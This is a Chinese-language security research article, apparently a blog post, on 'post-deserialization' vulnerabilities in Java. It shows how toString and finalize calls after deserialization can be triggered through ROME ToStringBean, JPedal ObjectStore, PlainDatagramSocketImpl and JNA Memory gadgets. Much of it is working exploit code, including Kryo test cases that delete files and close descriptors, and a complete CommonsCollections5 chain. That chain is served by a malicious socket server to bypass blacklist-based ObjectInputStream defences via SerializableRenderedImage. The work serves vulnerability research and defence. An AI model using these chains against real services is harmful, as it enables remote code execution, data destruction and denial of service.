
最开始提到反序列化漏洞是Java中最经典的一种，所以大家可能的关注点都集中在反序列化过程中的触发点而忽略了反序列化之后的攻击面。通过上面的案例我们可以发现类似 `toString` 方法(还有 `hashCode` 方法等)就是在各类应用中反序列化后大概率会调用到的一种方法，因为 `toString` 方法输出时肯定会调用到，尤其是需要抛出异常时的输出。因为大部分应用都是增加黑名单限制了反序列化过程中的 `readObject` 可能触发的 gadgets，但可能会忽略 `toString` 这种每个类都有同时反序列化后会大概率调用到的，虽然它也可以作为一个反序列化中 gadgets 的一个组成，但这里我们还是主要讨论它没有在黑名单中并且触发点在反序列化之后的情况。

攻击场景

之前我也在某分布式项目中发现了这种漏洞，因为还未公开暂时不方便放出细节，主要就是其在反序列化过程中没有对 ROME 的 `ToStringBean` 类进行黑名单处理，而在反序列化之后的一次抛出异常中输出这个对象信息时隐式调用了它的 `toString` 方法从而导致 RCE。最后的触发步骤大概是这样的，在代码

```
throw new XxxException("xxx"+Arrays.toString(arguments))
```


中arguments数组里包含着我们构造的恶意对象，然后依次触发到object的 toString 方法



Arrays.toString->String.valueOf

```
/**
 * Returns the string representation of the {@code Object} argument.
 *
 * @param obj an {@code Object}.
 * @return if the argument is {@code null}, then a string equal to
 *         {@code "null"}; otherwise, the value of
 *         {@code obj.toString()} is returned.
 * @see java.lang.Object#toString()
 */
public static String valueOf(Object obj) {
    return (obj == null) ? "null" : obj.toString();
}

/**
 * Returns the string representation of the {@code char} array
 * argument. The contents of the character array are copied; subsequent
```





Variables

- static members of String
- Variables debug info not available
- obj** = {ToStringBean@4336} "JdbcRowSetImpl.queryTimeout=0\nJdbcRowSetImpl.escap

Seebug

String.valueOf->obj.toString



防护

Java应用中实际解决方法应该还是在反序列化过程中进行过滤，或者在反序列化后对其对象类名做一个黑名单判断。

延伸

还是想延伸下“后反序列化漏洞”对于Java应用攻击的思路，上面的例子中我主要展示的是一个可以RCE的链。实际中，`com.rometools.rome.feed.impl.ToStringBean` 链被加入反序列化中的黑名单概率还是比较大的，因为它也可以成为其它攻击链的一个组成。当然还有一些反序列化库本身是不带黑名单的，那么造成攻击的可能性就会更高。在测试支撑反序列化的应用时，使用这种“后反序列化漏洞”的gadgets往往会有意想不到的收获。但是因为“后反序列化漏洞”出现场景的特殊性，比如应用要抛出异常，那么是否我们可以去寻找更多的其它sink点的链？因为反序列化中触发gadgets的场景基本都是无法回显的，所以大部分反序列化库黑名单很少添加不是RCE的链，但是针对“后反序列化”在反序列化后触发的场景就会更多，比如上面案例中抛出异常的场景正好可以用来配合回显，所以也就适用于一些无法回显的漏洞利用链，比如任意文件读取等。

后反序列化最后的攻击

上面说了那么多，其实主要的点就是 `toString` 方法，因为对象的输出靠的就是它。那么除此以外Java Object中还有哪个是调用概率大并且存在一些攻击链的呢？答案或许是 `Object#finalize()`，和 `toString` 方法一样 `finalize` 是Object中的方法，当垃圾回收器将要回收对象所占内存之前被调用，即当一个对象被虚拟机宣告死亡时会先调用它的 `finalize` 方法，让此对象处理它生前的最后事情。这也就是我为什么叫它最后的攻击，当一个对象被GC判断死亡后，还有生还的机会，那就是通过重写 `finalize`，再将对象重新引用到"GC Roots"链上。不过实际中 `finalize` 的作用一般是用来做最后的资源回收。也就意味着它可能会有一些“破坏”资源的操作被我们控制。前三个例子会概括常见的破坏行为，因为使用的gadgets没有实现 `Serializable` 接口，所以我们会用Kryo作为序列化反序列化工具，因为Kryo不需要被序列化类实现 `Serializable` 接口，同时不像 `fastjson` 那样赋值只能调用 `set` 方法。

删除任意文件

`org.jpedal.io.ObjectStore` 是一个有趣的类，我们来看看它的 `finalize` 方法。

```
protected void finalize() {
    ...
    flush();
    ...
}
protected void flush() {
    ...
    /**
     * flush any image data serialized as bytes
     */
    Iterator filesToDelete = imagesOnDiskAsBytes.keySet().iterator();
    while(filesToDelete.hasNext()) {
        final Object file = filesToDelete.next();
        if(file != null){
            final File delete_file = new File((String)imagesOnDiskAsBytes.get(file));
            if(delete_file.exists()) {
                delete_file.delete();
            }
        }
    }
    ...
}
```

可见它的 `finalize` 方法调用了 `flush` 方法，接着根据 `imagesOnDiskAsBytes` 中包含的文件路径依次删除。我们可以通过以下代码，强制其 `finalize` 来查看效果

```
@SuppressWarnings({ "rawtypes", "unchecked" })
@Test
public void testCF10_JPedal() throws Exception {

    /*
     * Write the test file to disk. This could easily be a firewall rules
     * file, /etc/passwd, or something else hilarious.
     */
    String targetFile = "target/fileToDelete.txt";
    FileUtils.write(new File(targetFile), (data: "this fill will be deleted by ObjectStore#finalize()"));

    /*
     * Confirm the file was written successfully.
     */
    assertTrue(new File(targetFile).exists());

    /*
     * Create our malicious object that will delete the target file when
     * finalized.
     */
    ObjectStore store = new ObjectStore();
    HashMap map = new HashMap();
    map.put("can be anything", targetFile); // put the target file as a value in the map
    FieldHelper storeHelper = new FieldHelper(store);
    storeHelper.setValue( fieldName: "imagesOnDiskAsBytes", map);

    kryo.writeObject(out, store);

    /*
     * Rebuild the malicious object as the victim app would.
     */
    in = new Input(out.toByteArray());
    ObjectStore rebuiltStore = kryo.readObject(in, ObjectStore.class);

    /*
     * Call finalize() -- they made it protected so we have to reflect
     * the invocation. In a real attack scenario, the GC thread would
     * call this, but that's hard to build a test case around because
     * it's execution is not deterministic.
     */
    callFinalize(rebuiltStore);

    /*
     * Confirm that the gadget deleted the file.
     */
    assertFalse(new File(targetFile).exists());
}
```



关闭任意文件

接着我们来关注 java.net.PlainDatagramSocketImpl


```
protected void finalize() {  
    close();  
}  
/**  
 * Close the socket.  
 */  
protected void close() {  
    if (fd != null) {  
        datagramSocketClose();  
        ...  
    }  
}
```

我们可以直接来看一下它的调用栈



```
datagramSocketClose:-1, PlainDatagramSocketImpl (java.net)  
close:231, AbstractPlainDatagramSocketImpl (java.net)  
finalize:242, AbstractPlainDatagramSocketImpl (java.net)
```

它在最后触发了一个native方法 datagramSocketClose

```
int os::close(int fd) {  
    return ::close(fd);  
}  
int os::socket_close(int fd) {  
    return ::close(fd);  
}
```

底层是直接关闭了一个file descriptor，而这个参数就是 java.net.DatagramSocketImpl 中的一个名为fd的字段。测试代码

```

public void testDatagramSocket() throws Throwable {
    File targetFile = new File( pathname: "target/fd.txt");
    FileUtils.write(targetFile, data: "this is a test");

    FileInputStream fis = new FileInputStream(targetFile);
    assertTrue( condition: fis.read() != -1);

    FieldHelper fdHelper = new FieldHelper(fis.getFD());

    int fd = (Integer) fdHelper.getValue( fieldName: "fd");

    DatagramSocket socket = new DatagramSocket();
    FieldHelper socketHelper = new FieldHelper(socket);
    Object/*java.net.DatagramSocketImpl*/ impl = socketHelper.getValue( fieldName: "impl");

    Constructor<?> constr = FileDescriptor.class.getDeclaredConstructor(int.class);
    constr.setAccessible(true);
    FileDescriptor maliciousFd = (FileDescriptor) constr.newInstance(fd);

    Class<?> superclass = impl.getClass().getSuperclass().getSuperclass();
    Field fdField = superclass.getDeclaredField( name: "fd");
    fdField.setAccessible(true);
    fdField.set(impl, maliciousFd);

    /*
     * Write out a malicious DatagramSocket to be read in by
     * the victim app. We've changed its file descriptor to
     * be the file descriptor of the FileInputStream above.
     *
     * Once this malicious DatagramSocket gets garbage collected
     * the FileInputStream should fail, since its link to the
     * underlying OS and file system has been killed.
     */
    kryo.writeObject(out, socket);

    /*
     * Reconstruct the malicious socket, then call finalize() on it
     * like the victim application will.
     */
    in = new Input(out.toBytes());
    DatagramSocket rebuiltSocket = kryo.readObject(in, DatagramSocket.class);
    Field implField = rebuiltSocket.getClass().getDeclaredField( name: "impl");
    implField.setAccessible(true);
    Object/*DatagramSocketImpl*/ socketImpl = implField.get(rebuiltSocket);
    callFinalize(socketImpl, socketImpl.getClass().getSuperclass());

    try {
        fis.read();
        fail("The file descriptor should have been closed, and an IOException (Bad file descriptor) should have been returned");
    } catch(IOException e) {
        //System.out.println(e);
        // this is expected
    }
}


```



这种攻击方式可能会导致用户的套接字通信，文件读取或写入失败。

内存损坏

一些应用它们在用户控制的内存地址上调用了 free 方法，这可能导致内存损坏。以 com.sun.jna.Memory 为例



```
<terminated> KryoTest [JUnit] /Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Contents/Home/bin/java (Jan 27, 2016, 10:50:10 AM)
java(72948,0x10281d000) malloc: *** error for object 0x34d3196e65d41e72: pointer being freed was not allocated
*** set a breakpoint in malloc_error_break to debug
```



不过该方式可能受JDK版本影响

Bypass Look-Ahead Java Deserialization

利用“后反序列化漏洞”绕过反序列化黑名单，这里指目前大家常见的ObjectInputStream防护反序列化漏洞的方法，也就是继承并重写其 resolveClass 方法来增加黑名单，如：

```
class BlacklistObjectInputStream extends ObjectInputStream {
    public Set blacklist;

    public BlacklistObjectInputStream(InputStream inputStream, Set b
l) throws IOException {
        super(inputStream);
        blacklist = bl;
    }

    @Override
    protected Class<?> resolveClass(ObjectStreamClass cls) throws IOE
xception, ClassNotFoundException {
        // System.out.println(cls.getName());
        if (blacklist.contains(cls.getName())) {
            throw new InvalidClassException("Unexpected serialized cl
ass", cls.getName());
        }
        return super.resolveClass(cls);
    }
}
```

在“后反序列化漏洞”场景下，对于这种我们可以通过

javax.media.jai.remote.SerializableRenderedImage 来绕过，该类通常不在默认黑名单内，首先来看看它的 finalize 方法。

```
public final class SerializableRenderedImage implements RenderedImage,
Serializable {
    protected void finalize() throws Throwable {
        dispose();
        // Forward to the parent class.
        super.finalize();
    }
    public void dispose() {
        // Rejoin the server thread if using a socket-based server.
        if (isServer) {
            ...
        } else {
            // Transmit a message to the server to indicate the child's
            // exit.
            closeClient();
        }
    }
    private void closeClient() {
        // Connect to the data server.
        Socket socket = connectToServer();
        // Get the socket output stream and wrap an object
        // output stream around it.
        OutputStream out = null;
        ObjectOutputStream objectOut = null;
        ObjectInputStream objectIn = null;
        try {
            out = socket.getOutputStream();
            objectOut = new ObjectOutputStream(out);
            objectIn = new ObjectInputStream(socket.getInputStream());
        } catch (IOException e) {
            ...
        }
        ...
        try {
            objectIn.readObject();
        } catch (IOException e) {
            ...
        }
    }
}
```

finalize() > dispose() > closeClient()

假如该类在反序列化后需要进行 `finalize`，那么最后会触发到 `closeClient` 并发起了一次远程的socket连接，而在此处 `readObject` 的 `ObjectInputStream` 没有进行 `Look-Ahead`，由此造成了新的反序列化攻击。我们来看一下实际案例，先测试一下通过 `BlacklistObjectInputStream` 拦截cc5链的情况

```
public class Test {
    public static void main(String[] args) throws Exception {

        //CC5
        final String[] execArgs = new String[] { "open /System/Applic
ations/Calculator.app" };
        // inert chain for setup
        final Transformer transformerChain = new ChainedTransformer(
            new Transformer[]{ new ConstantTransformer(1) });
        // real chain for after setup
        final Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[] {
                String.class, Class[].class }, new Object[] {
                    "getRuntime", new Class[0] }),
            new InvokerTransformer("invoke", new Class[] {
                Object.class, Object[].class }, new Object[]
{
            null, new Object[0] }),
            new InvokerTransformer("exec",
                new Class[] { String.class }, execArgs),
            new ConstantTransformer(1) };

        final Map innerMap = new HashMap();

        final Map lazyMap = LazyMap.decorate(innerMap, transformerCha
in);

        TiedMapEntry entry = new TiedMapEntry(lazyMap, "foo");

        BadAttributeValueExpException val = new BadAttributeValueExpE
xception(null);
        Field valfield = val.getClass().getDeclaredField("val");
        SocketServer.setAccessible(valfield);
        valfield.set(val, entry);

        SocketServer.setFieldValue(transformerChain, "iTransformers",
transformers); // arm with actual transformer chain

        FileOutputStream fos = new FileOutputStream("testBlackList.se
r");

        ObjectOutputStream oos = new ObjectOutputStream(fos);
        oos.writeObject(val);
    }
}
```

```
oos.flush();

Set blacklist = new HashSet() {{
    add("javax.management.BadAttributeValueExpException");
    add("org.apache.commons.collections.keyvalue.TiedMapEntry");
    add("org.apache.commons.collections.functors.ChainedTransformer");
}};

BlacklistObjectInputStream ois = new BlacklistObjectInputStream(
    new FileInputStream("testBlackList.ser"), blacklist);
ois.readObject();
}
}
```

运行后报错

```
Exception in thread "main" java.io.InvalidClassException: Unexpected serialized class; javax.management.BadAttributeValueExpException
    at cn.rui0.bypass.BlacklistObjectInputStream.resolveClass(BlacklistObjectInputStream.java:21)
    at java.io.ObjectInputStream.readNonProxyDesc(ObjectInputStream.java:1868)
    at java.io.ObjectInputStream.readClassDesc(ObjectInputStream.java:1751)
    at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2042)
    at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1573)
    at java.io.ObjectInputStream.readObject(ObjectInputStream.java:431)
    at cn.rui0.bypass.Test.main(Test.java:71)
```



可以看到拦截成功，接下来我们试下 `SerializableRenderedImage` 绕过 首先需要建立一个 `SocketServer`，先运行它

```
public class SocketServer {
    public static void setAccessible(AccessibleObject member) {
        // quiet runtime warnings from JDK9+
        Permit.setAccessible(member);
    }
    public static void setFieldValue(final Object obj, final String fieldName, final Object value) throws Exception {
        final Field field = getField(obj.getClass(), fieldName);
        field.set(obj, value);
    }
    public static void makeSer() throws Exception {
        File imageFile = new File(System.getProperty("user.dir") + "/1.jpg");
        BufferedImage picImage = ImageIO.read(imageFile);
        SerializableRenderedImage serializableRenderedImage = new SerializableRenderedImage(picImage, true);
        getField(SerializableRenderedImage.class, "port").setInt(serializableRenderedImage, 9111);
        FileOutputStream fos = new FileOutputStream("testBypass.ser");
        ObjectOutputStream oos = new ObjectOutputStream(fos);
        oos.writeObject(serializableRenderedImage);
        oos.flush();
    }
    public static void main(String[] args) throws Exception {
        try {
            makeSer();

            ServerSocket server = new ServerSocket(9111);
            while (true) {
                Socket socket = server.accept();
                invoke(socket);
            }
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
    private static void invoke(final Socket socket) throws IOException {
        new Thread(new Runnable() {
            public void run() {
                ObjectInputStream is = null;
                ObjectOutputStream os = null;
            }
        }).start();
    }
}
```



```

        try {
            is = new ObjectInputStream(new BufferedInputStream(socket.getInputStream()));
            os = new ObjectOutputStream(socket.getOutputStream());

            //CC5
            final String[] execArgs = new String[] { "open /System/Applications/Calculator.app" };
            // inert chain for setup
            final Transformer transformerChain = new ChainedTransformer(
                new Transformer[]{ new ConstantTransformer(1) });

            // real chain for after setup
            final Transformer[] transformers = new Transformer[] {
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[] {
                    String.class, Class[].class }, new Object[] {
                        "getRuntime", new Class[0] }),
                new InvokerTransformer("invoke", new Class[] {
                    Object.class, Object[].class }, new Object[] {
                        null, new Object[0] }),
                new InvokerTransformer("exec", new Class[] { String.class }, execArgs),
                new ConstantTransformer(1) };

            final Map innerMap = new HashMap();

            final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);

            TiedMapEntry entry = new TiedMapEntry(lazyMap, "foo");

            BadAttributeValueExpException val = new BadAttributeValueExpException(null);
            Field valfield = val.getClass().getDeclaredField("val");
            setAccessible(valfield);

```

```

        valfield.set(val, entry);

        setFieldValue(transformerChain, "iTransformers",
transformers); // arm with actual transformer chain

        os.writeObject(val);
        os.flush();
    } catch (IOException ex) {
    } catch (ClassNotFoundException ex) {
    } catch (NoSuchMethodException e) {
        e.printStackTrace();
    } catch (InstantiationException e) {
        e.printStackTrace();
    } catch (IllegalAccessException e) {
        e.printStackTrace();
    } catch (InvocationTargetException e) {
        e.printStackTrace();
    } catch (NoSuchFieldException e) {
        e.printStackTrace();
    } catch (Exception e) {
        e.printStackTrace();
    } finally {
        try {
            is.close();
        } catch (Exception ex) {}
        try {
            os.close();
        } catch (Exception ex) {}
        try {
            socket.close();
        } catch (Exception ex) {}
    }
    }
}).start();
}
}

```

